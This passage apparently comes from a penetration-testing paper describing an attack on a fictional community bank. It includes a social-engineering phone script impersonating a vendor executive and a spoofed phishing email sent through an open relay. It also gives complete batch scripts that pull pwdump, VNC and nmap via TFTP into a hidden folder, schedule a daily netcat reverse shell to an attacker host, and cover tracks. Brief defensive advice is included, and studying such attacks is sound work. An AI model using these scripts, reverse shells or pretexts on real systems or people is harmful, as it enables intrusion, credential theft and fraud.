Fig. 1



Within the results of this search the attacker finds a link to the XYZ Community Bank website. The attacker verifies that it is the correct website by reading the about us section of the website.

2. Scanning

The attacker's scanning technique is not as cool as a port scan, but we are looking for targets none the less. The attacker manually scans the website for contact information which happens to be conveniently put on the contact us section of the website. Here our attacker hits a gold mine of information. Listed on the contact us section is the full names and email addresses of several employees, including the XYZ Community Bank President Don Baker. The names are categorized by departments, such as lending, retail banking, investments, and consumer services. This gives the attacker a picture of the organizational structure of the Bank. The website also has been branded by the website developer, Vender Corp., at the bottom of each web page. The branded logo is a hyperlink to the Vender Corp. homepage. The attacker follows the link and learns that Vender Corp. specializes in creating and hosting Bank websites.

3. Exploiting the System

The Phone Call

The attacker is going to pretend he is Chuck Gott the Vice President of implementations at Vender Corp. The Attacker dials the phone number of XYZ Community Bank and the conversation is as follows:

Receptionist: XYZ Community Bank, Lisa speaking, how may I help you?

Attacker: Hello Lisa, how's everything up their in Anytown?

Receptionist: Oooh...everything is just fine...just fine.

Attacker: Lisa...I'm going to need a little help from you. My name is Chuck Gott and I'm the Vice President of implementations here at Vender Corp. and I've been talking with your President Don Baker about some ideas he has on the website we developed for your Bank. Unfortunately I miss-placed the contact information Mr. Baker gave me for your computer system administrator. All I need is the name, phone number and email address, so I can send the information they need before we start making changes. Could you be so kind as to get me that information? I really need to start the ball rolling for Mr. Baker, since he would like to have some of these changes completed by the end of next month.

Receptionist: Sure, just one moment while I look up the information.

Attacker: Thank you.

Receptionist: O.K. you ready?

Attacker: I'm ready.

Receptionist: Peter Parker is his name. His phone number is (555)555-1234 and his email address is peter.parker@xyzbank.com.

Attacker: Thank you very much. You have a nice day now.

Receptionist: Yes, you too. Glad I could help.


Detecting this type of attack is very difficult. There is a battle between security and business practical. There is however, a right answer to the social engineering technique described here. Ask for Chuck Gott's phone number and have the computer system administrator call him back. It is unlikely the attacker will give his contact information. Security awareness training with employee's to make them aware of techniques like this one would help.

The Email

The attacker is going to use a tool called Shadow Mailer 1.2¹⁶ by OblivionBlack. This tool allows you to create an anonymous email message by changing the structure of the email. Fields like the FROM ADDRESS, FROM NAME, REPLY TO, DATE, and


MESSAGE BODY can be customized. You will need an email server that allows you to relay messages since this tool just creates the email to send. The attacker is going to use a local ISP's email server mail.isp.net to relay his message. In **Fig. J** you can see a screenshot of Shadow Mailer 1.2. In this screenshot the attacker is configuring the body of the anonymous email message by cutting and pasting the code from support.html into the body field. This is what the victim will see when they open the email message.

Fig. J



The next configuration in Shadow Mailer 1.2 is the mail settings shown in **Fig. K**. Here the attacker will enter in the FROM ADDRESS field peter.parker@xyzbank.com. The key fields to note are the REPLY TO field which has been mistyped on purpose so that the victim can not easily reply to the bogus email to the real computer system administrator. Also, the mail server field needs to be a real email server that allows you to relay email messages. This means the email server will allow you to send email from it without logging in.

Fig. K



The advanced configuration shown in **Fig. L**, allows you to add an EXTRA HEADER and EXTRA HEADER VALUE plus define the MESSAGE CONTENT. The attacker has defined an EXTRA HEADER, {MIME-Version} with the value {1.0}, so the email body, which is made up of HTML code will be displayed properly on the victims email client. Without the EXTRA HEADER entry the victim would receive an email message listing the actually HTML code in the message body section. CONTENT DISPOSITION is set to inline. Other options would be attachment and filename. Inline is for an Internet message where the body part should be displayed immediately and in the order in which it occurs. CONTENT TRANSFER ENCODING is set to 7bit which states the message contains 7-bit un-encoded US-ASCII data. Content type is set to text/html which states that the message is made up of text and HTML code.

Fig. L




Fig. M shows the button to send the email message and the message you receive when it sends successfully.

Fig. M




Fig. O shows the email message in the victim's inbox. Notice the FROM field has the computer system administrator's email address. The intent is to fool the user into opening the email message since it is from a trusted source.

Fig. O





Fig. P is the email message after the victim opens it. Even though this email is opened in Novell GroupWise 6 client the results are the same with any email client that supports HTML emails. Here the attacker intends for the victim to believe this email message is from the legitimate computer system administrator. The message states that there is a new support website available for them to look at. Contact information is included at the bottom of the message to make it more believable.

Fig. P




Detecting a spoofed email message is very difficult at times. First, should you be getting email from this person? Does it have a subject that really makes sense? Unfortunately the attacker's email will pass because there is nothing to tip off the victim that this isn't from the computer systems administrator. A possible solution might be to use a different method for internal communication. For instance, have a separate email server for internal communications. Make this a secure method of communicating between employees of the organization by using encryption for all internal communication. Separation of internal communications from outside communication methods could help in other areas besides the example attack given here.

The Backdoor Listener

After the attacker sends the email message he starts the backdoor listener on his system using the Netcat¹⁷ command {nc-l -p 80} and waits for a connection from the victim's system. The {-l} tells Netcat to listen for a connection and the {-p 80} tells

Netcat to listen on TCP port 80. **Fig. N** shows the attacker's system listening for a connection.


Fig. N



The Exploit


When the victim clicks on the link Internet Explorer will open the website and start executing index.html. **Fig. Q** shows the fake support website displayed to the victim within Internet Explorer.

Fig. Q



At this point what the victim does within the fake support website is not important to the attacker. The attacker included some links to other websites that are functioning, but are just for looks. The exploit has already done the evil deed. The victim's `wmplayer.exe` file has been overwritten with the backdoor code contained in `exploit.exe` and executed in the local machine zone of the victim's system without their knowledge. The attacker will have a remote connection to the victim's command prompt. **Fig. R** shows the attacker's display after the victim's system is exploited by visiting the link contained in the email message and the attacker typing a `{dir}` command.

Fig. R



```
C:\> Command Prompt - nc -l -p 80
C:\tiger03\netcat>nc -l -p 80
Microsoft Windows 2000 [Version 5.00.2195]
(C) Copyright 1985-2000 Microsoft Corp.

C:\DOCUMENTS~1\ftest\LOCALS~1\Temp\ew_16.tmp>dir
dir
Volume in drive C has no label.
Volume Serial Number is C08D-99A2

Directory of C:\DOCUMENTS~1\ftest\LOCALS~1\Temp\ew_16.tmp
04/29/2004 08:03p <DIR>      .
04/29/2004 08:03p <DIR>      ..
04/29/2004 08:03p             59,392 nc.exe
                1 File(s)      59,392 bytes
                2 Dir(s)   1,791,082,496 bytes free

C:\DOCUMENTS~1\ftest\LOCALS~1\Temp\ew_16.tmp>_
```

Because the attacker used Elitewrap 1.04, when the `wmplayer.exe` is executed it unpacks the files on a Windows 2000/XP system to `{c:\documents and settings\{USER}\local settings\temp\ew_??}.tmp`. You can see in **Fig. R** `nc.exe` was unpacked and since `nc.exe` was executed from this directory, when the attacker receives the connection he will be in the `ew_??}.tmp` directory.

The attacker now has a command line running with the same authority as the user. Most likely the user is going to have access to applications they need to use for their job tasks.

4. Keeping Access

To keep access to the system and download more tools the attacker will first start a TFTP server on his system that holds the files he wants to download to the victim. The attacker uses the TFTP command `{tftp 555.555.555.555 get bat-auto-tasks.bat}` on the victim's system to download a batch file called `{bat-auto-tasks.bat}`, see **Fig. S**. After the file is downloaded the attacker will execute `{bat-auto-tasks.bat}` on the victim's system. This will create a hidden directory in `{c:\program files\x}` and copy all the files unpacked in the `{ew_??}.tmp` directory to the hidden directory. Next it will start to TFTP

the other tools the attacker wants on the victim's system. And lastly it will schedule a batch file called {BAT-NC-S.BAT}, see **Fig. T**, to execute every day at 7:00 P.M. This batch file will result in the execution of the command {nc -d 555.555.555.555 80 -e cmd.exe}. Giving the attacker daily access to the system at 7:00 p.m.

Fig. S

```
@echo off
set hacker=555.555.555.555
cls
c:

md "\program files\x"
attrib +h "c:\program files\x"
copy *.* "c:\program files\x"
cd "\program files\x"

tftp %hacker% get bat-nc-s.bat
tftp -i %hacker% get pwdump.exe
tftp -i %hacker% get pwdump3.exe
tftp -i %hacker% get lsaext.dll
tftp -i %hacker% get pwservice.exe
tftp -i %hacker% get nmap.exe
tftp %hacker% get nmap-os-fingerprints
tftp %hacker% get nmap-protocols
tftp %hacker% get nmap-rpc
tftp %hacker% get nmap-services
tftp -i %hacker% get winvnc.exe
tftp %hacker% get orl.reg
tftp -i %hacker% get othread2.dll
tftp -i %hacker% get vnchooks.dll
tftp -i %hacker% get enum.exe
tftp %hacker% get enum-it.bat
tftp %hacker% get enum-password.lst

at 19:00:00 /every:m,t,w,th,f,s,su "c:\program files\x\bat-nc-s.bat"

set hacker=

exit /b
```

Fig. T

```
@echo off
set hacker=555.555.555.555
cls
cd "\program files\x"
nc -d %hacker% 80 -e cmd.exe
set hacker=

exit /b
```

5. Covering Tracks

The attacker wants to delete {c:\documents and settings\USERNAME\local settings\ew_???.tmp} directory and the files in the directory. One of the files in the directory will be {nc.exe} that is currently in use because of the attacker's connection to the victim's system. Because the file is in use the attacker can not just delete the file.

The attacker will need to schedule a new backdoor connection 3 minutes from now and close his current connection. To do this the attacker would first make note of the username and ew_??\.tmp folder listed in the prompt {c:\documents and settings\ftest\local settings\ew_12.tmp}. The username is ftest and the ew_??\.tmp folder is ew_c.tmp. Next the attacker needs to know what time the victim's system is. Just type {time} at the prompt. Let's say the time on the victim's system is 20:00:00. The attacker schedules the new backdoor 3 minutes from now by the command {at 20:03:00 "c:\program files\x\bat-nc-s.bat"}. The attacker would then disconnect by typing {exit} and immediately execute the Netcat command {nc -l -p 80} to start the listener again. After waiting about 3 minutes the connection should be re-established. Now the attacker can navigate to {c:\documents and settings\ftest\local settings\temp\ew_c.tmp} and delete all the files using the command {del *.*} and answering {y} to the confirmation prompt. Next the attacker would {cd ..} and do a {rd ew_c.tmp} to remove the directory ew_c.tmp. The attacker will now navigate to the wmpayer.exe file location with the following command {cd \program files\windows media player} and delete wmpayer.exe using command {del wmpayer.exe}. The victim's system now only has the attacker's hidden directory {c:\program files\x} and the scheduled backdoor in the Windows scheduler {at}. The victim's wmpayer.exe file is deleted so if the victim tries to run Windows Media Player it will not run. The attacker could try and replace the wmpayer.exe file with the correct version that was deleted in the exploit to avoid the victim detecting that Windows Media Player doesn't work. **Fig. U** shows the covering tacks process on the attacker's system.

Fig. U (continued on next 2 pages)

```
C:\tiger03\netcat>nc -l -p 80
Microsoft Windows 2000 [Version 5.00.2195]
(C) Copyright 1985-2000 Microsoft Corp.

C:\DOCUME~1\ftest\LOCALS~1\Temp\ew_C.tmp>time
time
The current time is: 12:25:46.99
Enter the new time:

C:\DOCUME~1\ftest\LOCALS~1\Temp\ew_C.tmp>at 12:28:00 "c:\program files\x\bat-nc-s.bat"
at 12:28:00 "c:\program files\x\bat-nc-s.bat"
Added a new job with job ID = 3

C:\DOCUME~1\ftest\LOCALS~1\Temp\ew_C.tmp>at
at
Status ID Day Time Command Line
-----
1 Each M T W Th F S Su 7:00 PM "c:\program files\x\bat-nc-s.bat"
3 Today 12:28 PM "c:\program files\x\bat-nc-s.bat"

C:\DOCUME~1\ftest\LOCALS~1\Temp\ew_C.tmp>exit
exit

C:\tiger03\netcat>nc -l -p 80
Microsoft Windows 2000 [Version 5.00.2195]
(C) Copyright 1985-2000 Microsoft Corp.

C:\Program Files\x>cd \documents and settings\ftest\local settings\temp
cd \documents and settings\ftest\local settings\temp
C:\Documents and Settings\ftest\Local Settings\Temp>dir
```

```
dir
Volume in drive C has no label.
Volume Serial Number is C08D-99A2

Directory of C:\Documents and Settings\ftest\Local Settings\Temp

05/01/2004 12:25p <DIR>      .
